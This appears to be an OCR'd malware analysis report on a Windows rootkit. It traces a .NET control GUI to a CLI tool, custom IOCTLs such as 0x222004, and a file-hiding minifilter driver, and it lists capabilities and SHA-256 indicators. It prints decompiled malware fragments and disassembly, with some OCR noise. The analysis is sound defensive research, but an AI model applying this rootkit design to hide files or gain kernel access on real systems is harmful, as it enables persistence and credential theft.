
- Lists C: directory contents
- Displays GUI with control buttons



HijackDriverManager.exe


Static Analysis

File Type: .NET Assembly (confirmed via PE headers)



I.NET headers

Decompilation: After trying to decompile with [dotpeek]



Source code of HijackDriverManager

Source Code Analysis

Key Classes & Methods:

Exposed rootkit-typical methods:

- `Lock()` - File/resource locking
- `EnableProtection()` - Protection activation
- `ExecuteCommand()` - Command execution

Lock() Function Implementation:

- Uses `/xiaoshi file {path}` pattern (matches batch file)
- References `this.WinkbjCLIPath` variable which points to `WingtbCLI.exe`

```
public void Lock(string path)
{
  this.fileLockStatus[path] = !this.fileLockStatus.ContainsKey(path) || true;
  this.ExecuteCommand($"{this.WinkbjCLIPath} /xiaoshi file {path}");
}
```

Lock method

For every one of those functions the methodology is the same, the GUI is used to manage the "WingtbCLI.exe".

Windows Rootkit Fundamentals

Standard Rootkit Architecture


Driver-Level Operations:

Key Windows API functions used:

- `IoCreateDevice()` - Creates driver device object
- `IoCreateSymbolicLink()` - Exposes driver name to userland

Communication Mechanism:

- Custom IOCTL (Input/Output Control) codes created in driver
- Userland applications call driver via `DeviceIoControl()` method and specify the IOCTL to match the function defined in driver code



Basic windows rootkit mechanisms

WingtbCLI.exe Analysis

DeviceIoControl Usage

Identified Functions: 11 functions utilizing `DeviceIoControl()`

```
                    BOOL __stdcall DeviceIoControl(HANDLE hDevice, DWORD dwI...
     BOOL             EAX:4          <RETURN>
     HANDLE           RCX:8          hDevice
     DWORD            EDX:4          dwIoControlCode
     LPVOID           R8:8           lpInBuffer
     DWORD            R9D:4          nInBufferSize
     LPVOID           Stack[0x28]:8  lpOutBuffer
     DWORD            Stack[0x30]:4  nOutBufferSize
     LPDWORD          Stack[0x38]:8  lpBytesReturned
     LPOVERLAPPED     Stack[0x40]:8  lpOverlapped
                    307  DeviceIoControl  <<not bound>>
                    PTR_DeviceIoControl_140040050                XREF[11]:   FUN_140013710:140013777(R),
                                                                             FUN_140014870:140014930(R),
                                                                             FUN_140014990:1400149e1(R),
                                                                             FUN_140014a50:140014aa0(R),
                                                                             FUN_140014b10:140014bed(R),
                                                                             FUN_140014c50:140014ca1(R),
                                                                             FUN_140014d10:140014d60(R),
                                                                             FUN_140014dd0:140014e43(R),
                                                                             FUN_140014eb0:140014f1c(R),
                                                                             FUN_140014f80:140015040(R),
                                                                             FUN_1400150a0:1400150f8(R)
140040050 7a 8f 05        addr        KERNEL32.DLL::DeviceIoControl
          00 00 00
          00 00
```

DeviceIoControl calls

IOCTL Code Analysis

We take the first function and look inside for IOCTL code

```
                    00 00 00
140013740 48 8b 0a        MOV         param_1,qword ptr [param_2]
140013743 48 8d 45 e7     LEA         RAX=>local_78,[RBP + -0x19]
140013747 33 ff           XOR         EDI,EDI
140013749 4c 8d 45 eb     LEA         R8=>local_74,[RBP + -0x15]
14001374d 48 89 7c        MOV         qword ptr [RSP + local_80],RDI
          24 38
140013752 ba 04 20        MOV         param_2,0x222004
          22 00
140013757 48 89 44        MOV         qword ptr [RSP + local_88],RAX
          24 30
14001375c 48 8d 45 27     LEA         RAX=>local_38,[RBP + 0x27]
140013760 48 8b 09        MOV         param_1,qword ptr [param_1]
140013763 44 8d 4f 04     LEA         R9D,[RDI + 0x4]
140013767 c7 44 24        MOV         dword ptr [RSP + local_90],0x10
          28 10 00
          00 00
14001376f 48 89 44        MOV         qword ptr [RSP + local_98],RAX
          24 20
140013774 89 7d eb        MOV         dword ptr [RBP + local_74],EDI
140013777 ff 15 d3        CALL        qword ptr [->KERNEL32.DLL::DeviceIoControl]
          c8 02 00
14001377d 85 c0           TEST        EAX,EAX
14001377f 75 0d           JNZ         LAB_14001378e
140013781 ff 15 e9        CALL        qword ptr [->KERNEL32.DLL::GetLastError]

123     plVar2 = FUN_14000b6e0(plVar2,0x140051324,uVar9,puVar8);
124     uVar3 = (ulonglong)(local_68 & 0xffff);
125     plVar2 = FUN_140013de0(plVar2,(short)local_68);
126     FUN_14000b960(plVar2,uVar3,uVar9,puVar8);
127   }
128 LAB_140013ae6:
129   FUN_140017de0(local_28 ^ (ulonglong)auStackY_b8);
130   return;
131 }
132 puVar8 = &local_74;
133 uVar9 = 4;
134 local_74 = 0;
135 BVar1 = DeviceIoControl(*(HANDLE *)*param_2,0x222004,puVar8,4,local_38,0x10,&local_78,
136                         (LPOVERLAPPED)0x0);
137 if (BVar1 == 0) {
138   local_38[0] = GetLastError();
139 }
140 else if (local_78 == 0x10) {
141   if (-1 < (int)local_38[0]) {
142     pWVar4 = L"disabled";
143     uVar3 = (ulonglong)(local_30 != 0);
144     uVar7 = (uint)(local_30 != 0);
145     if (uVar7 == 1) {
146       pWVar4 = L"enabled";
147     }
```

Custom IOCTLs codes

IOCTL Code: `0x222004`

- **Non-standard:** Does not match Microsoft default IOCTL codes

Let's look in the driver code to see if this IOCTL matches something

Driver-Side Implementation:

```
    else if (uVar1 == 0x222004) {
      if (uVar8 == 4) {
        bVar5 = EnableProtection();
        uStack_38 = CONCAT44(uStack_38._4_4_,(uint)bVar5);
        goto LAB_14000lc99;
      }
LAB_14000lc87:
      local_40 = 0xc000000d;
```

Custom IOCTLs codes

Multiple custom IOCTL codes identified, each corresponding to:

- GUI application capabilities
- Specific rootkit functions
- File system manipulation operations

Minifilter Implementation

INF File Analysis

Evidence of minifilter usage found in `.inf` installation files. We may even say that this is copied from here


```
[MiniFilter.Service]
DisplayName      = %ServiceName%
Description      = %ServiceDescription%
ServiceBinary    = %12%\%DriverName%.sys        ;%windir%\system32\drivers\
Dependencies     = "FltMgr"
ServiceType      = 2                            ;SERVICE_FILE_SYSTEM_DRIVER
StartType        = 2                            ;SERVICE_DEMAND_START
ErrorControl     = 1                            ;SERVICE_ERROR_NORMAL
; TODO - Change the Load Order Group value, see http://connect.microsoft.com/site221/content/content.aspx?ContentID=2512
LoadOrderGroup = "FSFilter Activity Monitor"
;LoadOrderGroup = "_TODO_Change_LoadOrderGroup_appropriately_"
AddReg           = MiniFilter.AddRegistry

;
; Registry Modifications
;

[MiniFilter.AddRegistry]
HKR,,"DebugFlags",0x00010001 ,0x0
HKR,,"SupportedFeatures",0x00010001,0x3
HKR,"Instances","DefaultInstance",0x00000000,%DefaultInstance%
HKR,"Instances\"%Instance1.Name%,"Altitude",0x00000000,%Instance1.Altitude%
HKR,"Instances\"%Instance1.Name%,"Flags",0x00010001,%Instance1.Flags%
```

Minifilter code

Minifilter Architecture:



Minifilter architecture

Basically a minifilter is called by the filter manager `fltmgr.sys` between the creation of the IRP by the I/O Manager and the driver.

In our case the purpose of the minifilter is to show which process accessed which file.

Key Findings

Malware Capabilities

1. **Persistence:** IIS module installation
2. **Credential Theft:** Cleartext credential storage in memory
3. **File Protection:** Minifilter-based file hiding
4. **Kernel-Level Access:** Driver-based rootkit functionality
5. **GUI Management:** User-friendly control interface

IOCS

IOC	Type
13ebf6422fe07392c886c960fafb90ef1ba3561f00eedb121a136e7f6c29c9ee	sha256
88fd3c428493d5f7d47a468df985c5010c02d71c647ff5474214a8f03d213268	sha256
fc16cb7949b0eb8f3ffa329bef753ee21440638c1ec0218c1e815ba49d7646bb	sha256
a8498295ec3557f1bf680a432acf415abf108405063f44d78974a4f27c27dd20	sha256
82a1f8abffbd469e231eec5e0ac7e01eb6a83cbeb7e09eb8629bc5cc8ef12899	sha256
f9dd0b57a5c133ca0c4cab3cca1ac8debdc4a798b452167a1e5af78653af00c1	sha256
913431f1d36ee843886bb052bfc89c0e5db903c673b5e6894c49aabc19f1e2fc	sha256

IOC	Type
c1ca053e3c346513bac332b5740848ed9c496895201abc734f2de131ec1b9fb2	sha256
82b7f077021df9dc2cf1db802ed48e0dec8f6fa39a34e3f2ade2f0b63a1b5788	sha256
7260f09e95353781f2bebf722a2f83c500145c17cf145d7bda0e4f83aafd4d20	sha256

References

- Blacklist3r - Leaked Machine Keys
- ViewState Deserialization Attack
- Windows Minifilter Documentation